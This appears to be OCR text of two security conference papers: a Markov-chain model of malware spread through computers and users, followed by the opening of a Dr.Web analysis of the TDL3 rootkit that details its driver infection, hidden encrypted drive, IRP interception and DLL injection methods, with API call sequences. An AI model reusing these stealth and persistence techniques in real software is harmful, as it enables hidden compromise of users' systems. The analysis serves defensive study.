The security of communication channels is related to two issues. In the middle Ages the biggest risk of sending a message by a messenger was the interception of information during the way. To reduce this risk, the information was usually encrypted. In this case, the attacker could choose from two attack possibilities. As a passive attacker by the interception and breaking the message, it can be used for the purposes of the attacker. The passive attacker does not block the message; it can reach the target in its original form. On the other hand, as an active attacker it is possible to change or modify the original message and forward it to the target and it is also possible to reply to the source of the original message as well.




Figure 1: Active and passive attack

This problem, that the attacker controls one end (sender or receiver), was not significant in the middle Ages. Nowadays, however, besides tapping the channel, this is a much more significant source of danger. Due to the fast development of communication media and the Internet, the

attacker can control the attacked media in real time and can influence their operation according to their own aims.

The security of computer networks is becoming a bigger and bigger problem. In the field of network security, automatically spreading malware also mean a significant source of danger besides attacks carried out manually or with the help of purpose-designed programs. Attackers frequently exploit the effect of malware, and occasionally launch malware in order to use the remote controlled (botnet) network of infected computers for future attacks. Malware basically base their spreading on two factors: they can exploit the credulity or lack of expertise of users and persuade them to run the malicious code hidden in the object believed to be safe. On the other hand, malware can exploit the security gap of operation systems and applications of computers and can even gain control automatically, without the knowledge and permission of the user.

A further problem originates from the contact between persons. By using the methods of social engineering, an attacker can persuade the user of a computer not available to the attacker to perform some operations on their computer such as visiting a webpage, where a code had been placed earlier that enables the attacker to gain control over the computer.

Elements of the security model

With the help of the security model discussed in this article, we would like to model computers, with the help of the processes running on them, the users (be it non-professional users or knowledgeable attackers) and the relationships between them. Applications, processes run on computers. Every process that is able to establish communication with other processes either online or offline, is defined as entities.

Communication channels that are able to secure the sending of messages according to the rules of the operation of the communication channel are assumed behind entities. Online communication means that the certain entity communicates with an entity of another computer through a communication channel with the help of the computer containing it. This can typically occur via the Internet. A flow of messages travels through such a communication channel, and the rules of the messages are described by a protocol assigned to the communication channel.

In the case of offline communication, an entity loads and interprets the data file placed in the backing store of the computer containing it. In this case, the other process, with which communication takes place, is the process that had created the certain data file. This process can even be on another computer and/or it can pass the data file to the other computer through data media or an online communication channel. In this case, the rules of the communication channel are provided by the format description of the data file.

Apart from the processes running on the computer, the persons using the computer are also included in the circle of entities as they are also able to communicate with other entities. Communication with the processes can typically occur through user’s input or the messages of applications, processes, but it is also possible that they establish a connection with another user and communicate with that user (e.g.: personally or by phone).

The entities located within one computer are – as a cluster – defined as belonging together. It is presumed that if an attacker has successfully attacked an entity, the attacker is able to control or influence the other entities belonging to that computer, too.

Graph representation

The elements of the security model can be represented as a graph, where the individual entities – representing the processes running on the computer and the users themselves – are the nodes. The edges between the nodes represent the communication channels between the entities. Communication between two processes means some kind of online or offline data transfer. Naturally, there can also be a connection between persons; since any person can contact any other person (e.g. can call the other by phone). In the case of connections between processes and persons, it is necessary to differentiate between the two directions of communication. While computer users can shape the operation of certain processes with the help of the appropriate input fields, processes can also send messages to users.




Figure 2: A simple graph model. The red points represent the users; the black points mean the processes within the computer. The coloured ellipses display the processes belonging together within a computer.

By differentiating between the directions of the communication channel we can represent the model with a directed graph. This displays real circumstances in a much more accurate way, since the two directions cannot usually be considered as the same in the case of protocols. This is especially so in the case of server-client-based communication.




Figure 3: Directed graph model

In this way, the model also displays which entities are connected to each other. However, weighting can also be assigned to the individual directed graphs, depending on whether the appropriate direction of the given communication channel is suitable for enabling an attacker to attack another entity. If this value is 0, then it is not possible, and the higher the value, the more easily the channel can be exploited. If the value is 0, the directed edge does not figure in the directed graph.

With the help of the security model discussed in this article, we would like to model computers, with the help of the processes running on them, the users (be it non-professional users or knowledgeable attackers) and the relationships between them. Applications, processes run on computers. Every process that is able to establish communication with other processes either online or offline, is defined as entities.

Matrix representation

Based on the graph model, the matrix representation of the model can also be prepared. Here an entity corresponds to every row and column. Being the values assigned to the directed edges in the graph, the numbers in the graph mean the value assigned to the value of the appropriate direction of the communication channel between the two nodes.

Based on all these, if the value in the matrix is chosen in a way that the sum of the values in each row is exactly 1, we arrive at the Markov chain known in the random walk examples of the theory of probability. Let us consider the state vector of entities that contains the value of each entity describing to what extent each entity is vulnerable. It can be assumed that the attacker as a person is also present among the entities and, in the beginning, only the attacker is considered as dangerous. Consequently, in the initial state vector the value of the attacker is 1, the other values are 0.

$$v_i = \begin{cases} 1, & if \quad entity \quad i. \quad is \quad the \quad attacker \\ 0, & otherwise \end{cases}$$

Equation 1: Definition of the initial state vector

Then, with the help of the initial state vector and the matrix meaning state transition (by multiplication) we can find out what other entities can be controlled by the attacker and also how difficult or easy it is to do so.

The a_{ij} value in the state transition matrix is then 0, if there is no possibility for the attacker disposing of control over entity i. to gain control over entity j., otherwise $a_{ij} > 0$. Value a_{ij} is characteristic of the communication channel, the protocol and of entities i. and j. Its value can be influenced by several factors:

- The reliability and vulnerability of the communication channel and the protocol describing the rules of communication.
- The reliability and security gaps and the corrections referring to it of entity j. representing the process. It is important, for example, whether we use the many-year-old version 5 of Microsoft Outlook Express or the much more secure Bat mail.
- If entity j. is a person, this person's gullibility also influences the a_{ij} value.
- Another influencing factor can be time itself since vulnerability also increases if a security gap becomes known.

Security issues

The opportunities of the attacker can be easily examined with the help of the security model. Not only attacks of an IT-nature, but also the methods resulting from social engineering can be examined. Notice that if an attacker would like to attack with the help of an insider, the attacker can choose one of numerous methods to persuade this person:

- The attacker can call this person on the phone and, pretending to be a reliable person, they can persuade the unsuspecting inside person to visit a webpage.
- The deceiving message can even be sent in email.
- The attacker can use malware that can use a similar method to influence the insider.
- The attacker can try to persuade the insider to perform the operations given by the attacker on the computer.

The model is well suited to examine the problems based on the fact that the protocols belonging to the individual communication channels deliver to an entity data flows controlled by other rules. For example, a JPEG picture can be transferred to an image manager application of the target computer by SMTP or HTTP protocols.

Simulation with Markov chain

The security model described in points 3 and 4 is to be used to model the spreading of malware, be it automatic, without user intervention or with user intervention. For the simulation, the transition matrix is needed. With its help, it is possible to determine which state vector follows which state vector. The mathematical apparatus related to the Markov chain can be used only if the sum of the values in the rows of the transition matrix is 1. In the case of spreading malicious codes, this can be understood as $a_{i,j}$ meaning the probability of whether a malicious code is capable of taking control of entity j. from entity i. at a given moment. This, naturally, is linked to

- the widespread malicious codes at a given moment and their spreading characteristics,
- attackability, if entity j. is a computer (through what channel or protocol it can be attacked),

- credulousness, if entity j. is a person,
- and the relationship between entities i. and j.

Consequently, the transition matrix keeps changing, since the prevailing malicious codes also keep changing. Therefore, in order to determine the transition matrix, we need to be aware of how widespread the malicious codes are and of their characteristics. If we would like to determine the degree to which an enterprise is threatened by widespread malicious codes, the network topology of the enterprise needs to be mapped. If we do not wish to narrow the examination to the relations of IT equipment, the users of the IT equipment owned by the enterprise have to be examined (who has access to what and with what right). The credulousness of users also has to be measured. This can be done with the help of a questionnaire or with special tests (how they react to certain messages).

Knowing the transition matrix, the following transition vectors can be determined on the basis of the initial state vector. Mathematically, the entities that can be attacked by an attacker can be defined as the limit values of the series of state vectors. In reality, however, a final value can be determined depending on the number of entities. This final value reveals how many transitions are necessary to run out of devices over which the attacker can take control.

Conclusion

The mathematical model described in the article applies the theory of Markov chains to define a simulation instrument that is suitable to make the risk of malware measurable in the case of enterprises. The model does not only take IT devices into consideration, but it is also able to handle users as entities that are just as attackable (influenceable). The risk caused by malicious codes keeps changing. The major reason for this is that the range of malicious codes as well as their degree of prevalence is also changing.

References

Filiol, E.; Franc, E.; Gubbioli, A.; Moquet, B.; Roblot, G. Combinatorial Optimisation of Worm Propagation on an Unknown Network, International Journal of Computer Science Volume 2 Number 2

Leszczyna, R.; Nai Fovino, I.; Masera, M. Simulating malware with MalSim, Journal in Computer Virology, Volume 6, Number 1, Eicar 2008 Extended Version

Microsoft Security Bulletin MS04-028, http://www.microsoft.com/technet/security/bulletin/MS04-028.mspx, 2006

Microsoft Security Advisory (912840), http://www.microsoft.com/technet/security/advisory/912840.mspx, 2006

Microsoft Security Bulletin MS02-072. http://www.microsoft.com/technet/security/Bulletin/MS02-072.mspx, 2002

BackDooor.Tdss (aka TDL3)

Alexey Tkachenko (Dr.Web – Russia)

About Author(s)

Alexey Tkachenko is senior virus analyst of Doctor Web, Ltd.

Contact Details: 125124, Russia, Moscow, 3d street Yamskogo polya 2-12A, phone +7 (495) 789-45-87, fax +7 (495) 789-45-97, e-mail a.tkachenko@drweb.com

Keywords

BackDoor. Tdss, TDL3, rootkit, timeline

BackDooor.Tdss (aka TDL3)

Abstract

This rootkit is the most rapidly developing and technologically advanced malicious program at the moment. More than 30 modifications of it have been released since the end of September 2009. One can count vendors able to deal with an active rootkit on fingers of one hand. In this report we try to describe main difficulties in detecting the rootkit and curing the system, and follow up rootkit 's development throughout different versions.

Introduction

The previous generation of the rootkit (TDL2) is remembered for its peculiar injection into the system process when installing the rootkit driver. The rootkit acted as follows:

- Modified a copy of the msvcrt.dll dynamic library with the code of rootkit's loader.
- Deleted the section used by the system loader:
- **ZwOpenSection(&hSection, ... "\\knowndlls\\msvcrt.dll");**
- **ZwMakeTemporaryObject(hSection);**
- Created a section referring to the modified library:
- **ZwCreateSection(... "\\knowndlls\\msvcrt.dll", hPatched_msvcrt.dll);**
- Restarted a service, e.g. **"spooler"**, to prompt the operating system to load the modified library.
- Installed the rootkit driver from the system process that is often considered trusted by security systems (HIPS etc.)

The new generation of the rootkit (TDL3) has demonstrated yet a new backdoor of behavioral security systems:

- The rootkit retrieves the path for the print processor directory on using **winspool.drv!GetPrintProcessorDirectoryW** (C:\WINDOWS\system32\spool\prtprocs\w32x86).
- Then it creates a copy of itself as a library by modifying the flag in the file PE header.
- The rootkit prompts the printing service to load the malicious library in its process by **winspool.drv!AddPrintProcessorW(0,0,…, "tdl")** (or **winspool.drv!AddPrintProvidorW** in later versions).
- When installation of the rootkit driver completes, the printer is deleted (**winspool.drv! DeletePrintProcessorW**).

Other malicious programs have already recognized efficiency of this method and started using it (e.g. BackDoor.Maosboot aka Mebroot).

The main functions of this rootkit are:

- Redirection of user traffic.
- Substitution of search engines results.
- Loading of other malware such as its own modules or various ransom software (e.g. Trojan.Fakealert, Trojan.Winlock).

As you can see from Figure 1, about 30 versions of this rootkit have been released already in the past 6 months. All of these releases were nothing like a simple repackaging of an old sample, but more protected and correct versions of the rootkit. Some errors fixed in releases were trivial while others were critical.




Figure 1 TDL3 Timeline

First Version of TDL3.0 (September 26, 2009)

This generation of BackDoor.Tdss has the following particular features:

- Infection of the system driver to ensure early loading.
- Mounting of a hidden encrypted drive with its own file system. The drive stores rootkit modules and temporary files downloaded from the network. This idea was reused from **BackDoor.Maxplus** aka Trojan.Ffsearcher.
- The use of rootkit technologies to hide presence of the malware in the system.

Infection

The victim of the rootkit at installation is a disk port driver. To find the driver, the rootkit uses the "**SystemRoot"** symbolic link to derive the name of the system disk object. Then it traverses the stack of objects (**DEVICE_OBJECT.pvDeviceObjectExtension->AttachedTo**) and locates the lowest of them. Hardware configuration determines the module that is selected. For instance, for computers with an **IDE**-interface system drives, the rootkit selects **atapi.sys**, while in another system it may select **iastor.sys**. Next, the rootkit uses the name derived from **DRIVER_OBJECT.uDriverName** to form the full path to the victim's file (e.g. "*systemroot\system32\drivers\atapi.sys*"), and then infects it. The name composed that way is not always correct. For example, the **BackDoor.Tdss** algorithm will misfire if a disk port driver is registered with the system in the following way:

[HKLM\System\CurrentControlSet\Services\atapi]
Imagepath=”system32\DRIVERS\foo.sys”

The size of the infected file remains the same, because the malware loader’s code replaces part of the resource section. Replaced data and the rootkit body are stored in the end sectors of the hard drive after the “**TDL3”** signature. See Figure 2.




Figure 2 The first sector of the rootkit body located in the end sectors of the hard drive

Apart from resources, the rootkit modifies the file’s entry point, recalculates the image checksum and zeros the **PE_HEADER.securitytablerva** and **PE_HEADER.securitytablesize** fields that may indicate a digital signature. Malware loader is rather small and has the total size of about 800 bytes. The authors managed to reduce the code size by omitting the API address resolution function that is common for classical file viruses and storing in the loader instead RVA of necessary functions only. These functions (**ExAllocatePool, ObQueryNameString, ZwOpenFile, ZwReadFile, IoRegisterFsRegistrationChange, IoUnregister-FsRegistrationChange**) are configured during infection process, which allows rootkit to calculate addresses of actual functions by adding base address of kernel. However, this optimization resulted in serious errors that forced the authors to urgently release an updated version (3.25).

To read its main code, the rootkit uses the simple **ZwOpenFile** and **ZwReadFile** functions in its loader. Since the control is gained on an early stage, rootkit is forces to wait for the file system. For this, it uses the **IoRegisterFsRegistrationChange** and **IoUnregisterFsRegistrationChange** API.

When started and initialized successfully, the rootkit outputs one of the following quotes via **DbgPrint**:

- Spider-Pig, Spider-Pig, does whatever a Spider-Pig does. Can he swing, from a web? No he can't, he's a pig. Look out! He is a Spider-Pig!
- This is your life, and it's ending one minute at a time
- The things you own end up owning you
- You are not your f**king khakis

The rootkit creates a **\tdev** temporary symbolic link for the part of user mode installer where it sets the full path to the hidden drive, and then it exits the driver with the **STATUS_SECRET_TOO_LONG (0xC0000154)** error that means success for the rootkit. The link is deleted after reboot.

Hidden drive

To mount its hidden drive, the rootkit locates the controller device in the list of objects created by its victim's driver (**DEVICE_OBJECT.DeviceType==FILE_DEVICE_CONTROLLER**). See Figure 3. Without creating a new device, it then "extends" the functionality of the existing one. To distinguish its own calls, the rootkit generates a random name of 8 bytes (e.g. **mjqxtpex**), and then uses it to access the hidden device (e.g. via the **\Device\Ide\IdePort1\mjqxtpex** device).




Figure 3 Devices created by atapi.sys

Following are examples of the full paths:

\\?\globalroot\Device\Ide\IdePort1\mjqxtpex\tdlcmd.dll

\\?\globalroot\Device\Ide\IdePort1\mjqxtpex\tdlwsp.dll

\\?\globalroot\Device\Ide\IdePort1\mjqxtpex\config.ini

As was mentioned above, the hidden drive has its own file system. The file system has a root directory and file attributes. It allows creating and deleting files. Sectors of the virtual device are the size of 1024 bytes; the contents are encrypted using the RC4 algorithm.

The root directory sector starts with "**TDLD**" the signature. The hidden drive contains the following 4 files as shown on Figure 4:

- config.ini,tdlcmd.dll,tdlwsp.dll - the configuration file and user mode modules of the rootkit;
- bfn.tmp – the file that rootkit downloaded from the network already.




Figure 4 Root directory descriptor

The root directory sector (and, thus, also the beginning of the hidden drive) are located immediately before the main rootkit body (with the "**TDL3**" signature), and then proceed to the sectors of the hard drive with lesser numbers. Therefore, when the rootkit extends, it may rewrite sectors storing user data, since there is no restriction in the code.

Rootkit

For hidden operation, the rootkit intercepts all **IRP** handlers in victim's **DRIVER_OBJECT**. See Figure 5. At that, interceptor's address still points to the driver's image (in this example, *atapi.sys*). This confuses some anti-rootkits so that they cannot detect the infection. It became possible because of "jump" located at the end of the code section which points to the rootkit handler:

mov eax, ds:0FFDF0308h

jmp dword ptr [eax+0FCh]




Figure 5 Windows XP SP3 atapi.sys interceptions

The rootkit utilizes a large structure for storage of all configuration information that may be required to perform its routines. The structure pointer is placed at **0xFFDF0308**, i.e. a part of **KUSER_SHARED_DATA** is used. The request dispatcher is found at the +**00FCh** offset (invoked in the example above).

This dispatcher checks contents of the received request:

- **IO_STACK_LOCATION.DeviceObject**== victim device object (atapi)
- **IO_STACK_LOCATION.MajorFunction==IRP_MJ_SCSI (IRP_MJ_INTERNAL_DEVICE_CONTROL)**
- **SCSI_REQUEST_BLOCK.Function==SRB_FUNCTION_EXECUTE_SCSI**

After that, it extracts the offset from **SCSI_REQUEST_BLOCK.QueueSortKey** and checks whether it falls into the zone of rootkit protected sectors. On attempt to read sectors of the hidden drive, it returns zeros, while on attempt to read sectors overwritten by infected driver it returns clean data without even a trace of infection. The rootkit receives the map of sectors occupied by the victim at startup by sending the **FSCTL_GET_RETRIEVAL_POINTERS** request to the file system. The rootkit composes a table that helps it to hide separate bytes, i.e. place original bytes, in hidden sectors. At a write request, rootkit does nothing and returns the success status of the operation.
For additional protection from deletion and renaming, the infected file is opened on the drive with **Error! Hyperlink reference not valid.=FILE_SHARE_READ** and never closed.

Inject

Rootkit sets notification on image loading (**PsSetLoadImageNotifyRoutine**) and waits for loading of "KERNEL32.DLL". After that it injects rootkit modules into required processes according to the config.ini configuration file. Inject is implemented via **KeInsertQueueApc** and the **LoadLibraryExA** call as is usual for ring0.

Version TDL3.12 (October 14, 2009)

- The list of quotes outputted in case of successful initialization has changed:
  - Spider-Pig, Spider-Pig, does whatever a Spider-Pig does. Can he swing, from a web? No he can't, he's a pig. Look out! He is a Spider-Pig!
  - Alright Brain, you don't like me, and I don't like you. But lets just do this, and I can get back to killing you with beer
  - I'm normally not a praying man, but if you're up there, please save me Superman.
  - Dude, meet me in Montana XX00, Jesus (H. Christ)
  - Jesus where are you? Homer calls Jesus!
- The quote is also saved in the config.ini in the "quote" parameter.
- The files on the hidden drive have a real attribute: creation time.
- Improved dll injector code. There is a rootkit's own image loader that map file into memory, configures relocations and import table. This method is used for modules stored on the hidden drive. Since the **GetModuleHandle** API is not accessible in this case, the path to the hidden drive device is stored in the third reserved **DllMain** parameter (HINSTANCE hInst, DWORD dwReason, LPVOID **lpReserved**).
- Apart form the infected file being write-protected with the help of opened handle with **FILE_SHARE_READ**, its name of zeroed in **FILE_OBJECT**. This serves to complicate closing the file handle.

Version TDL3.13 (October 19, 2009)

Figure 6 Clean system (on the left) and infected system (on the right) with the device "missing"

- The list of quotes outputted in case of successful initialization has changed:
  - Spider-Pig, Spider-Pig, does whatever a Spider-Pig does. Can he swing, from a web? No he can't, he's a pig. Look out! He is a Spider-Pig!
  - Alright Brain, you don't like me, and I don't like you. But lets just do this, and I can get back to killing you with beer
  - I'm normally not a praying man, but if you're up there, please save me Superman.
  - Dude, meet me in Montana XX00, Jesus (H. Christ)
  - Jesus where are you? Homer calls Jesus!
  - **TDL3 is not a new TDSS!**
- No encryption of the hidden drive sectors.
- Malware features new interception techniques which are harder to detect. Now the dispatch table of the compromised driver remains clean. Authors of the rootkit used a non-standard approach. They simply "stole" from the **atapi** the device object working with the system drive they are going to use (See Figure 6). For this, the rootkit:
  - Dynamically creates a new **DRIVER_OBJECT** (**IoCreateDriver**).
  - Initializes all **IRP** dispatchs of this new driver object with own procedure.
  - "Stoles" from the **atapi** the device object. Unlinks it from the list **DEVICE_OBJECT.NextDevice**.
  - Replaces **atapi.DEVICE_OBJECT.DriverObject** =RootKit_DriverObject.
